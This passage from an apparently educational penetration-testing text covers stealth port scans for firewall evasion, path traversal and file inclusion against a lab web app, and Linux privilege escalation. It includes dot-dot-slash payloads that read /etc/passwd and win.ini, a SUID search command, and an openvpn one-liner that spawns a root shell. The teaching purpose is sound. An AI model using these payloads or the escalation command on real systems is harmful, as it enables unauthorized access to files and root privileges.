



Figure 9: Xmas Scan

The expected response for *open* ports with these scans is also identical, and is very similar to that of a UDP scan. If the port is open then there is no response to the malformed packet. Unfortunately (as with open UDP ports), that is also an expected behaviours if the port is protected by a firewall, so NULL, FIN and Xmas scans will only ever identify ports as being *open|filtered*, *closed*, or *filtered*.

If a port is identified as filtered with one of these scans then it is usually because the target has responded with an ICMP unreachable packet.

It's also worth noting that while RFC 793 mandates that network hosts respond to malformed packets with a RST TCP packet for closed ports, and don't respond at all for open ports; this is not always the case in practice. In particular Microsoft Windows (and a lot of Cisco network devices) are known to respond with a RST to any malformed TCP packet -- regardless of whether the port is actually open or not. This results in all ports showing up as being closed.

That said, the goal here is, of course, firewall evasion. Many firewalls are configured to drop incoming TCP packets to blocked ports which have the SYN flag set (thus blocking new connection initiation requests). By sending requests which do not contain the SYN flag, we effectively bypass this kind of firewall. Whilst this is good in theory, most modern IDS solutions are immune to these scan types, so don't rely on them to be 100% effective when dealing with modern systems.



Simulation 5: Null Scan

Chapter 3: Authorization testing

Authorization is the concept of allowing access to resources only to those permitted to use them. Testing for Authorization means understanding how the authorization process works, and using that information to circumvent the authorization mechanism. Authorization is a process that comes after a successful authentication, so the tester will verify this point after he holds valid credentials, associated with a well-defined set of roles and privileges. During this kind of assessment, it should be verified if it is possible to bypass the authorization schema, find a path traversal vulnerability, or find ways to escalate the privileges assigned to the tester.

3.1 Directory Traversal/ Local File Inclusion

This chapter aims to equip you with the essential knowledge to understand file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal. Also, we will discuss the risk of these vulnerabilities if they're found and the required remediation. In some scenarios, web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query strings attached to the URL that could be used to retrieve data or perform actions based on user input. Figure 10 explains and breaking down the essential parts of the URL.




Figure 10: URL composition

For example, parameters are used with Google searching, where GET requests pass user input into the search engine. https://www.google.com/search?q=Search. Let's discuss a scenario where a user requests to access files from a web server. First, the user sends an HTTP request to the web server that includes a file to display. For example, if a user wants to access and display their CV within the web application, the request may look as follows, http://webapp.thm/get.php?file=userCV.pdf, where the file is the parameter and the userCV.pdf, is the required file to access.




Figure 11: CV access and display request

3.1.1 Cause

File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.

3.1.2 Impact

If the attacker can use file inclusion vulnerabilities to read sensitive data. In that case, the successful attack causes to leak of sensitive data, including code and files related to the web application, credentials for back-end systems. Moreover, if the attacker somehow can write to the server, then it is possible to gain remote command execution RCE. However, it won't be effective if file inclusion vulnerability is found with no access to sensitive data and no writing ability to the server.

3.1.3 Path Traversal

Also known as Directory traversal, a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application. The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.

Path traversal vulnerabilities occur when the user's input is passed to a function such as file_get_contents in PHP. It's important to note that the function is not the main contributor to the vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you

can use the file_get_contents to read the content of a file. Figure 12 shows how a web application stores files in /var/www/app.




Figure 12: etc/passwd request

We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots ../. If the attacker finds the entry point, which in this case get.php?file=, then the attacker may send something as follows, http://webapp.thm/get.php?file=../../../../etc/passwd




Figure 13: Root file path

Suppose there isn't input validation, and instead of accessing the PDF files at /var/www/app/CVs location, the web application retrieves files from other directories, which in this case /etc/passwd. Each ".." entry moves one directory until it reaches the root directory "/". Then it changes the directory to /etc, and from there, it read the passwd file. As a result, the web application sends back the file's content to the user as shown in Figure 14




Figure 14: Retrieving file content


Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the boot.ini file located in c:\boot.ini, then the attacker can try the following depending on the target OS version:

```
http://webapp.thm/get.php?file=../../../../boot.ini or
http://webapp.thm/get.php?file=../../../../windows/win.ini
```

The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually c:\.


3.1.4 Simulation

Simulation 6 shows a path traversal vulnerable application. First step, is to select any file from the shown options.




Simulation 6: Path traversal application

After selecting Chapter 1 file, Simulation 7 shows the captured request to be modified in the repeater.



Simulation 7: Path Traversal Intercept

Replacing text/chapter1.txt as shown in simulation 8 to access root file



Simulation 8: Path Traversal Modified Request

Simulation # shows the root file (etc/passwd)

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Simulation 9: Access Root file

3.2 Privilege Escalation

Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

We will discuss multiple paths of privilege escalation in the following sections.

3.2.1 SUID

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

```
find / -type f -perm -04000 -ls 2>/dev/null
```




Figure 15: List files containing SUID-SGID bits set

Figure 15 shows that openvpn has the SUID bit set, a good practice would be to compare executables on this list with GTFOBins.

The SUID bit set for the openvpn text allows us to create, edit, read files and most importantly spawn shell using the file owner's privilege. Openvpn is owned by root, which probably means that we can spawn a shell at a higher privilege level than our current user has.

```
./openvpn --dev null --script-security 2 --up '/bin/sh -p -c "sh -p"'
```




Figure 16: SUID openypn

3.2.2 Capabilities

Another method system administrators can use to increase the privilege level of a process or binary is "Capabilities". Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.

